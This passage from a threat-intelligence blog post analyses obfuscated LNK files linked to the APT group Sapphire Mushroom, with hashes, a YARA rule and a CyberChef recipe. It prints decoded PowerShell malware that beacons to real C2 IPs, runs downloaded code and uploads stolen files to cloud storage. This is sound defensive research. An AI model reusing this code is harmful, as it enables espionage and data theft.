Suspected Sapphire Mushroom (APT-C-12) malicious LNK files

bitofhex.com/2020/02/10/sapphire-mushroom-lnk-files/

February 10, 2020

In July 2018, the Chinese-based research group 360 Technical Intelligence Center (TIC) produced a report “蓝宝菇（APT-C-12）针对性攻击技术细节揭秘” (Sapphire Mushroom (APT-C-12) Technical Details Revealed[1]). This report analysed a malicious LNK file allegedly used by the APT group “Sapphire Mushroom” (蓝宝菇 aka Blue Mushroom aka NuclearCrisis). The group, according to 360 TIC:

> …has carried out continuous cyber espionage activities on key units and departments of the Chinese government, military industry, scientific research, and finance. The organization focuses on information related to the nuclear industry and scientific research. The targets were mainly concentrated in mainland China…[M]ore than 670 malware samples have been collected from the group, including more than 60 malicious plugins specifically for lateral movement; more than 40 C2 domain names and IPs related to the organization have also been discovered.


The group appeared in March 2011 and appears to be targeting a wide variety of Chinese government and industries with spear-phishing emails. An early tactic used right-to-left override (RTLO or RLO) character to give the appearance of a regular file, and also malicious LNK files.

There is limited background I can find publicly on this group. They are not listed by that name or any variant on the APT Groups and Operations Spreadsheet. I also don’t have access to much private threat intelligence to trawl against. 360 TIC does not make a country attribution (that I can find) in its reports.

What is publicly written is singled-sourced from 360 TIC and helpfully translated by @Viking_Sec

It’s the ‘L’ to the ‘N’ to the ‘K’

Flash-forward to January 2020 and I was trawling through Hybrid-Analysis searching for interesting LNK files, I came across these five samples:



October 29th 2019 12:40:42 (UTC)	《观察者网》采访提纲暨相关新闻附件.lnk MS Windows shortcut, Item id list present, Has command line arguments, Icon numb ... 6ccad83fb9f7a50ac95e3e865a27be0288279e76fcd3b5af495c6fcf6d58fa36	Sample (421KiB)	no specific threat	AV Detection: **Unknown** Matched **25** Indicators
October 29th 2019 12:40:22 (UTC)	《政法网络舆情》会员申请.lnk MS Windows shortcut, Item id list present, Has command line arguments, Icon numb ... ea6e7c9b9110c7c21062908be51dd3f881490b40b9b77a534fdc7812ab5cd2af	Sample (1.2MiB)	no specific threat	AV Detection: **Unknown** Matched **25** Indicators
October 29th 2019 12:39:50 (UTC)	【2018前海合作论坛】.lnk MS Windows shortcut, Item id list present, Has command line arguments, Icon numb ... 70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d	Sample (1.3MiB)	malicious	Threat Score: 50/100 AV Detection: **Unknown** Matched **25** Indicators
October 29th 2019 11:03:47 (UTC)	周文重：2018博鳌亚洲论坛感谢函.lnk MS Windows shortcut, Item id list present, Has command line arguments, Icon numb ... b0d7118d75c0f2a99fa5b319148b89148800e5db06ee403d6a31c451a8a54f2b	Sample (426KiB)	ambiguous	Threat Score: 35/100 AV Detection: **15%** Trojan.Multi.GenAutorunLnkFile Matched **25** Indicators
October 29th 2019 11:00:46 (UTC)	陈婧简历+作品.lnk MS Windows shortcut, Item id list present, Has command line arguments, Icon numb ... 20ad6fa72982a6ba0f9499361b2aa3a3f5cca73fd397c2969d08a4c5f2866814	Sample (1.2MiB)	ambiguous	AV Detection: **11%** Trojan.Multi.GenAutorunLnkFile Matched **25** Indicators

Analysis indicates one of these samples is very similar to the same analysed in the 360 TIC report (of which the hash was not released) and the other four were previously unreported. Further, looking at the samples it is *possible* targets can be identified based on the malware - although this is not confirmed at this time.

So, with a combination of thread-pulling and reviewing the original 360 TIC report we can look at how these samples are related and any further information that might be interesting.

The Famous Five (LNKs)

What immediately stood out to me was the enormous size of these LNK files: between 400KB to 1.3 MB. Which is massive for such a (normally) little file. This generally indicates data is appended to the end of the file. If it’s larger than normal then it’s often a PE executable that is simply extracted out. How wrong I was.

What was also interesting is all of these samples were Chinese-language named and uploaded to Hybrid-Analysis at about the same time. The summary is as follows:

Date of Upload	File Name	Google Translation	SHA256 Hash

October 29th 2019 11:00:46 (UTC)	陈婧简历+作品.lnk	Chen Jing's resume + works	20ad6fa72982a6ba0f9499361b2aa3a3f5cca73fd397c2969d08a4c5f2866814
October 29th 2019 11:03:47 (UTC)	周文重：2018博鳌亚洲论坛感谢函.lnk	Zhou Wenzhong: Thank you letter for Boao Forum for Asia 2018	b0d7118d75c0f2a99fa5b319148b89148800e5db06ee403d6a31c451a8a54f2b
October 29th 2019 12:40:00 (UTC)	【2018前海合作论坛】.lnk	Qianhai Cooperation Forum 2018	70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d
October 29th 2019 12:40:33 (UTC)	《政法网络舆情》会员申请.lnk	"Politics and Law Network Public Opinion" Member Application	ea6e7c9b9110c7c21062908be51dd3f881490b40b9b77a534fdc7812ab5cd2af
October 29th 2019 12:40:54 (UTC)	《观察者网》采访提纲暨相关新闻附件.lnk	"Observer Network" Interview Outline and Related News Attachments	6ccad83fb9f7a50ac95e3e865a27be0288279e76fcd3b5af495c6fcf6d58fa36

The second-last sample (SHA256 ea6e7c9b9110c7c21062908be51dd3f881490b40b9b77a534fdc7812ab5cd2af) is very similar to that analysed in the 360 TIC report. This is based on basic characteristics including: filename, file size, reported strings, reported C2 and exfiltration domains, and secondary dropped malware.

A Quick Comparison

Running the five samples through Eric Zimmerman's LECMD and comparing their overall hex content indicated they were likely related. Points of interest included:

- All had much of their metadata wiped including internal dates and times, MAC addresses, and Volume Serial Numbers. This itself is an anomaly that is a useful tool mark to match samples.
- What *wasn't* wiped was the Security Identifier (SID) for each of the LNK files which indicated the user account from which the LNK file was created:

SHA256 Hash	SID
20ad6fa72982a6ba0f9499361b2aa3a3f5cca73fd397c2969d08a4c5f2866814	S-1-5-21-768223713-132671932-3453716105-7998
b0d7118d75c0f2a99fa5b319148b89148800e5db06ee403d6a31c451a8a54f2b	S-1-5-21-768223713-132671932-3453716105-8001
70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d	S-1-5-21-768223713-132671932-3453716105-7998
ea6e7c9b9110c7c21062908be51dd3f881490b40b9b77a534fdc7812ab5cd2af	S-1-5-21-768223713-132671932-3453716105-7998
6ccad83fb9f7a50ac95e3e865a27be0288279e76fcd3b5af495c6fcf6d58fa36	S-1-5-21-768223713-132671932-3453716105-7998

So, all the samples were created on the same Windows environment and all but one was created with the same user account. Maybe they let the intern have a go?


This would be a good Yara rule to start a hunt:

```
rule LNK_Based_on_SID
{
        meta:
                sample = "70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d"
                author = "@mattnotmax"
                date = "2020-01-23"

        strings:
                $SID = "S-1-5-21-768223713-132671932-3453716105" wide

        condition:
                filesize > 400KB and
                uint16(0) == 0x4c and
                $SID
}
```

Only one sample (70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d) had been uploaded to Virus Total about the same time as the Hybrid-Analysis uploads: 29 October 2019 at 12:43:22 UTC. At the time of writing it registered 16/58 detections, but all were non-specific Trojan detections.



16 / 58

Community Score

16 engines detected this file

70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d
70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d.bin
lnk

1.73 MB
Size

2019-10-29 12:43:22 UTC
2 months ago

LNK


DETECTION DETAILS CONTENT SUBMISSIONS COMMUNITY 1

2019-10-29T12:43:22

Ad-Aware	Heur.BZC.YAX.Boxter.799.0A2B2081	ALYac	Heur.BZC.YAX.Boxter.799.0A2B2081
Arcabit	Heur.BZC.YAX.Boxter.799.0A2B2081	BitDefender	Heur.BZC.YAX.Boxter.799.0A2B2081
Emsisoft	Heur.BZC.YAX.Boxter.799.0A2B2081 (B)	eScan	Heur.BZC.YAX.Boxter.799.0A2B2081
FireEye	Heur.BZC.YAX.Boxter.799.0A2B2081	GData	Heur.BZC.YAX.Boxter.799.0A2B2081
Kaspersky	Trojan.Multi.GenAutorunLnkFile.a	MAX	Malware (ai Score=86)
Qihoo-360	Virus.lnk.powershell.a	Rising	Trojan.PSRunner/LNK!1.BADE (CLASSIC)
Sophos AV	Mal/PowLnkObf-A	VBA32	Trojan.Link.Crafted
ZoneAlarm by Check Point	Trojan.Multi.GenAutorunLnkFile.a	Zoner	Probably LNKScript

Malicious Script Delivery

All the LNK files also have similar PowerShell delivery: a plethora of white space to hide a PowerShell encoded commanded from the user, followed by a Base64 encoded script.



6ccad83fb9f7a50ac95e3e865a27be0288279e76fcd3b5af4

Target type: File

Target location: V1.0

Target:

Start in:

Shortcut key: None

Run: Minimised

Comment:

The five payloads are:

```
-w hidden
$r='LWpvaW4oKDM2LDU3LDYxLDM2LDEwNCwxMTEsMTE1LDExNiw0NiwxMTcsMTA1LDQ2LDExNCw5NywxMTksMTE3LDEwNSw0NiwxMTksMTA1LDExMCwxMDAsMTExLDExOSw
 lm8{param($v);iex ([text.encoding]::utf8.getstring([convert]::frombase64string($v)))}lm8 $r
-w hidden
$6='LWpvaW4oKDM2LDQ5LDYxLDM2LDEwNCwxMTEsMTE1LDExNiw0NiwxMTcsMTA1LDQ2LDExNCw5NywxMTksMTE3LDEwNSw0NiwxMTksMTA1LDExMCwxMDAsMTExLDExOSw
 wr1{param($3);iex ([text.encoding]::utf8.getstring([convert]::frombase64string($3)))}wr1 $6
-w hidden
$3='LWpvaW4oKDM2LDUwLDYxLDM2LDEwNCwxMTEsMTE1LDExNiw0NiwxMTcsMTA1LDQ2LDExNCw5NywxMTksMTE3LDEwNSw0NiwxMTksMTA1LDExMCwxMDAsMTExLDExOSw
 n00{param($z);iex ([text.encoding]::utf8.getstring([convert]::frombase64string($z)))}n00 $3
-w hidden
$5='LWpvaW4oKDM2LDEwMSw2MSwzNiwxMDQsMTExLDExNSwxMTYsNDYsMTE3LDEwNSw0NiwxMTQsOTcsMTE5LDExNywxMDUsNDYsMTE5LDEwNSwxMTAsMTAwLDExMSwxMTks
 sj7{param($z);iex ([text.encoding]::utf8.getstring([convert]::frombase64string($z)))}sj7 $5
-w hidden
$o='LWpvaW4oKDM2LDk3LDYxLDM2LDEwNCwxMTEsMTE1LDExNiw0NiwxMTcsMTA1LDQ2LDExNCw5NywxMTksMTE3LDEwNSw0NiwxMTksMTA1LDExMCwxMDAsMTExLDExOSw
 q64{param($6);iex ([text.encoding]::utf8.getstring([convert]::frombase64string($6)))}q64 $o
```

When converted from Base64 there is another layer of CharCode (Unicode character numbers):

```
-
join((36,57,61,36,104,111,115,116,46,117,105,46,114,97,119,117,105,46,119,105,110,100,111,119,116,105,116,108,101,59,73,102,40,33,36
{[int]$_-AS[char]})|iex
-
join((36,49,61,36,104,111,115,116,46,117,105,46,114,97,119,117,105,46,119,105,110,100,111,119,116,105,116,108,101,59,73,102,40,33,36
{[int]$_-AS[char]})|iex
-
join((36,50,61,36,104,111,115,116,46,117,105,46,114,97,119,117,105,46,119,105,110,100,111,119,116,105,116,108,101,59,73,102,40,33,36
{[int]$_-AS[char]})|iex
-
join((36,101,61,36,104,111,115,116,46,117,105,46,114,97,119,117,105,46,119,105,110,100,111,119,116,105,116,108,101,59,73,102,40,33,3
{[int]$_-AS[char]})|iex
-
join((36,97,61,36,104,111,115,116,46,117,105,46,114,97,119,117,105,46,119,105,110,100,111,119,116,105,116,108,101,59,73,102,40,33,36
{[int]$_-AS[char]})|iex
```

The above two rounds of obfuscation can be decoded using CyberChef goodness:

```
[{"op":"Regular expression","args":["User defined","[a-zA-Z0-9+=/]{30,}",true,true,false,false,false,false,"List matches"]},
{"op":"Fork","args":["\\n","\\n\\n\\n",false]},{"op":"From Base64","args":["A-Za-z0-9+/=",true]},{"op":"Regular expression","args":
["User defined","([0-9]{2,3})",true,true,false,false,false,false,"List matches"]},{"op":"Find / Replace","args":
[{"option":"Extended (\\n, \\t, \\x...)","string":"\\n"},", ",true,false,true,false]},{"op":"From Charcode","args":["Comma",10]}]
```

This reveals:

```
$9=$host.ui.rawui.windowtitle;If(!$9.endswith('.lnk')){$9+='.lnk'}$9=gi $9;lm8 (gc $9|select -l 1)

$1=$host.ui.rawui.windowtitle;If(!$1.endswith('.lnk')){$1+='.lnk'}$1=gi $1;wr1 (gc $1|select -l 1)
$2=$host.ui.rawui.windowtitle;If(!$2.endswith('.lnk')){$2+='.lnk'}$2=gi $2;n00 (gc $2|select -l 1)
$e=$host.ui.rawui.windowtitle;If(!$e.endswith('.lnk')){$e+='.lnk'}$e=gi $e;sj7 (gc $e|select -l 1)
$a=$host.ui.rawui.windowtitle;If(!$a.endswith('.lnk')){$a+='.lnk'}$a=gi $a;q64 (gc $a|select -l 1)
```

All of these do the same thing: check the title text in the current window, rename that text to end in `.lnk` if needed, then select the last line of the LNK file and extract it.

Babushka (LNK) Dolls

Extracting out the last line of the LNK files reveals more Base64 encoded CharCode. Due to the length, I'll copy one sample here and the same CyberChef recipe can quickly deal with it:

Here's the extracted and semi-clean PowerShell from sample 70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d:

```
[io.file]::writeallbytes("$env:tmp\xgihT.Z",[convert]::frombase64string((gc $2|select -l 2|select -f 1)));
expand /f:* "$env:tmp\xgihT.Z" "$env:tmp\";
del -fo "$env:tmp\xgihT.Z";
If (test-path $env:tmp\xgihT) {
    del -fo -r "$env:tmp\xgihT"
    }
rni -fo "$env:tmp\tmp" "xgihT";
md -fo "$env:AppData\WinRAR";
mv -fo "$env:tmp\xgihT\Rar.exe" "$env:AppData\WinRAR\";
mv -fo "$env:tmp\xgihT\FLrzH.w" "$env:tmp\..\";
If ($2.fullname.startswith($env:tmp)) {
    del -fo -r ("$env:tmp\"+$2.basename);
    rni -fo "$env:tmp\xgihT" $2.basename;
    ii ("$env:tmp\"+$2.basename+"\")
    }
Else {
    del -fo $2;
    md -fo $2.basename;
    mv -fo "$env:tmp\xgihT\*" $2.basename;
    del -fo -r "$env:tmp\xgihT";
    ii "$($2.basename)\"
    }
If (test-path $env:tmp\backups) {
    If (((get-date)-(get-item $env:tmp\backups).LastAccessTime).totalminutes -le 60) {
        exit
    }
    del -fo -r "$env:tmp\backups"
}
If (test-path "$env:tmp\..\FLrzH.w") {
    rundll32 "$env:tmp\..\FLrzH.w",DllRegister `
    "powershell -w hidden `
    ""Function we8([String]`$3,`$7='MD5'){`$g=New-Object System.Text.StringBuilder;`
        `$9=[System.Security.Cryptography.HashAlgorithm]::Create(`$7).ComputeHash([System.Text.Encoding]::UTF8.GetBytes(`$3));`
        foreach(`$1 in `$9) {`
            [Void]`$g.Append(`$1.ToString('x2'))`
        }`
        `$w=`$g.ToString();`
        `$e=`$w.substring(0,12);`
        return `$e}`
        Function qv1 (`$3) {`
            `$w=[System.Text.Encoding]::UTF8;`
            `$x=`$w.GetBytes('s');`
            `$s=`$(for(`$e=0;`
            `$e -lt `$3.length;) {`
                for(`$g=0;`$g -lt `$x.length;`$g++) {`
                    `$3[`$e] -bxor `$x[`$g];`
                    `$e++;If(`$e -ge `$3.Length) {`
                        `$g=`$x.length`
                    }`
                }`
            }`);`
            `$7=`$w.GetString(`$s);`
            return `$7`
        }`
        Function qc4 {`
            `$s=0;`
            `$q=`$m.length;`
            while (1) {`
                `[email protected]();`
                `$7=Get-WmiObject win32_networkadapterconfiguration;`
                foreach(`$zv7 in `$7) {`
                    If(`$zv7.macaddress) {`
                        `$w+=`$zv7.macaddress`
                    }`
                }`
                `[email protected]();`
                foreach(`$ij4 in `$w) {`
                    If(`$ij4.contains(':')) {`
                        `$zv7+=`$ij4.substring(0,17) -replace ':',''`
                    }`
                }`
                `$zv7=`$zv7|sort;`
                `$zy3=we8 (`$zv7[-1]+`$env:username);`
                `$xi2=new-object System.Net.WebClient;`
                `$xi2.headers.add('user-agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like DA)
Chrome/62.0.3202.94 Safari/.36');`
                `$xi2.headers.add('Cookie','PHPSESSID='+`$zy3+'; csrftoken=u32t4o3tb3lbj'+`$v+'; _gat='+`$u+';');`
                try {`
                    `$0=`$xi2.DownloadString(`$m[`$s]);`$ri8=`$0.split(' ');`
                    `$jd4= `$ri8.Length;`
                    `$qw2=new-object int[] `$jd4;`
                    for(`$e=0;`$e -lt `$jd4;`$e+=1) {`
                        `$qw2[`$e]=[int]`$ri8[`$e]`
                    }`
                    `$0=qv1 `$qw2;iex `$0;`
                    while(1) {`
                        try {`
                            ROAGC `$8 `$u `$m `$a `$zy3`
                        }`
                        catch {}`
                    }`
                }`
                catch {`
                    If(`$s -lt (`$q-1)) {`
                        `$s+=1`
                    }`
                    Else {`
                        `$s=0`
                    }`
                }`
                Start-Sleep -s 180`
            }`
        }`
        `$v='';`
        `$0=[System.Text.Encoding]::Default.EncodingName;`
        If(`$0.endswith('jis)')) {`
            `$v='5'`
        }`
        Elseif(`$0.endswith('f-16)')) {`
            `$v='4'`
        }`
        Elseif(`$0.endswith('M437)')) {`
            `$v='3'`
        }`
        Elseif(`$0.endswith('g5)')) {`
            `$v='1'`
        }`
        Elseif(`$0.endswith('12)')) {`
            `$v='0'`
        }`
        Else {`$v='2'}`
        `$0='http://159.65.74.97;http://159.65.127.93;http://128.199.73.43';`
        `$m=`$0.split(';');`
        `$a='o19JOAiPTbSozNpAcIRYRy20E/sAYzrJxFzmsAQTbBo=';`
        `$u='REDACTED';`
        `$8=10;`
        `$0=-join(get-random ([char[]](65..90+97..122)) -c 7 -s `$([int](get-date -f yyyMd)));`
        `$nl7=new-object system.threading.mutex(0,`$0);`
        If (`$nl7.waitone(1)) {`
            try {`
                qc4`
            }`
            finally {`
                `$nl7.releasemutex()`
            }`
        }`
    """
}
md -fo "$env:tmp\backups";

Function u65($9) {
    [system.gc]::collect();
    $6=[System.Net.WebRequest]::Create($9.Uri1);
    $6.proxy=$Null;
    $6.keepalive=$False;
    $6.Method=$9.Method1;
    If ($9.Header2.count) {
        foreach($1 in $9.Header2.getenumerator()) {
            If ($1.name) {
                $6.Headers.Add($1.name, $1.value)
            }
        }
    }
    $6.AllowAutoRedirect=$False;
    $6.ContentLength=$9.Body.Length;
    $x=$6.GetRequestStream();
    $x.Write($9.Body,0,$9.Body.Length);
    $t=$6.GetResponse();
    If ($9.GData) {
        $r=$t.GetResponseStream();
        $e=New-Object System.IO.StreamReader $r;
        $n=$e.ReadToEnd()
        }
    If ($t -ne $Null) {
        $t.close()
        }
    If ($6 -ne $Null) {
        $6.abort()
        }
    If ($9.GData) {
        return ($t.statuscode,([xml]$n).InitiateMultipartUploadResult.UploadId)
        }
    return $t
}

Function v95($2,$p) {
    $e=New-Object System.Security.Cryptography.HMACSHA256;
    $e.key=$2;$2=$e.ComputeHash([Text.Encoding]::utf8.GetBytes($p));
    return $2
}

Function y79($p) {
    $9=[Security.Cryptography.HashAlgorithm]::Create("SHA256");
    $4=[Text.Encoding]::utf8.GetBytes($p);
    $h=$9.ComputeHash($4);
    return -join($h| % {"{0:x2}" -f $_})
}
Function ww2($9) {
    $c='/';
    If ($9.DIRNAME) {
        $c+="$($9.DIRNAME)/"
        }
    If ($9.FILENAME) {
        $c+=$9.FILENAME}$5='';
        ($9.CANON_HEAD.keys | sort) | % {$5+="$($_):$($9.CANON_HEAD[$_])`n"};
        $0="$($9.METHOD)`n$c`n$($9.QUERYS)`n$5`n$($9.SIGNHEAD)`n$($9.BODY_SIG)";
        return "AWS4-HMAC-SHA256`n$($9.ISODATE)`n$($9.DATE)/$($9.REGION)/s3/aws4_request`n$(y79 $0)"
}

Function i09($9) {
        $c=[convert]::frombase64string('+ji52ydI8GAan3Xej2sIhMfPEEATEQjehjYt2Nh+ZqQ=');
        $7=v95 $c $9.REGION;$i=v95 $7 "s3";
        $s=v95 $i "aws4_request";
        $2=v95 $s $9.CANON_REQ;return -join($2|%{"{0:x2}" -f $_})
}

Function en2($9,$6,$7) {
    $9.ISODATE='20180621T015829Z';
    $9.DATE=$9.ISODATE.split('T')[0];[email protected]{"host"=$9.HOSTURL;"x-amz-content-sha256"=$9.BODY_SIG;"x-amz-
date"=$9.ISODATE};
    If ($9.FileMD5) {
        $9.CANON_HEAD.add('content-md5',$9.FileMD5)
    }
    $9.SIGNHEAD=($9.CANON_HEAD.keys|sort) -join ';';
    $9.CANON_REQ=ww2 $9;$9.CANON_SIG=i09 $9;
    [email protected]{"x-amz-content-sha256"=$9.BODY_SIG;"x-amz-date"=$9.ISODATE;"Authorization"="AWS4-HMAC-SHA256
Credential=$($9.ACCESS_KEY)/$($9.DATE)/$($9.REGION)/s3/aws4_request, SignedHeaders=$($9.SIGNHEAD),
Signature=$($9.CANON_SIG)"};If($9.FileMD5){$t.add('content-md5',$9.FileMD5)}$x="https://$($9.HOSTURL)/";
    If ($9.DIRNAME) {
        $x+="$($9.DIRNAME)/"
    }
    If ($9.FILENAME) {
        $x+=$9.FILENAME
    }
    If ($9.QUERYS) {
        $x+="?$($9.QUERYS)"
        }
    [email protected]{Uri1=$x;Body=$6;Method1=$9.METHOD;Header2=$t;GData=$7};
    return $b
}

Function ts3($l,$x,$t) {
    [email protected]
{METHOD='POST';HOSTURL='05012.ams3.digitaloceanspaces.com';ACCESS_KEY='BVTTZPQUDF3W4Z7P3WTN';REGION='nyc3';DIRNAME=$x;FILENAME=$t.to

    $3=$False;
    $g=$False;
    try {
        $f=New-Object System.IO.FileStream $l.fullname, 'Open';
        If ($f.Length -gt 5Mb) {
            $g=$True;
            $i=New-Object System.Xml.XmlDocument;
            $4=$i.Createelement('CompleteMultipartUpload');
            $9.QUERYS='uploads=';
            $9.BODY_SIG=y79 '';
            $b=en2 $9 '' $True;
            $0=u65 $b;
            $n=[int]$0[0];
            $x=$0[1]
        }
    }
    catch {}
    If ($n -eq 200 -or -not $g) {
        $t=0;
        $o=0;
        $h=1;
        $2=5Mb;
        try {
            [byte[]]$6=New-Object byte[] $2;
            while ($o -le 10) {
                $o+=1;
                $w=[Math]::Min($2,$f.Length-$t);
                If ($w -lt $2) {
                    [byte[]]$6=New-Object byte[] $w
                }
                $q=$f.Read($6,0,$w);
                If ($q -ne $w) {
                    break
                }
                $q=New-Object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
                $9.METHOD='PUT';
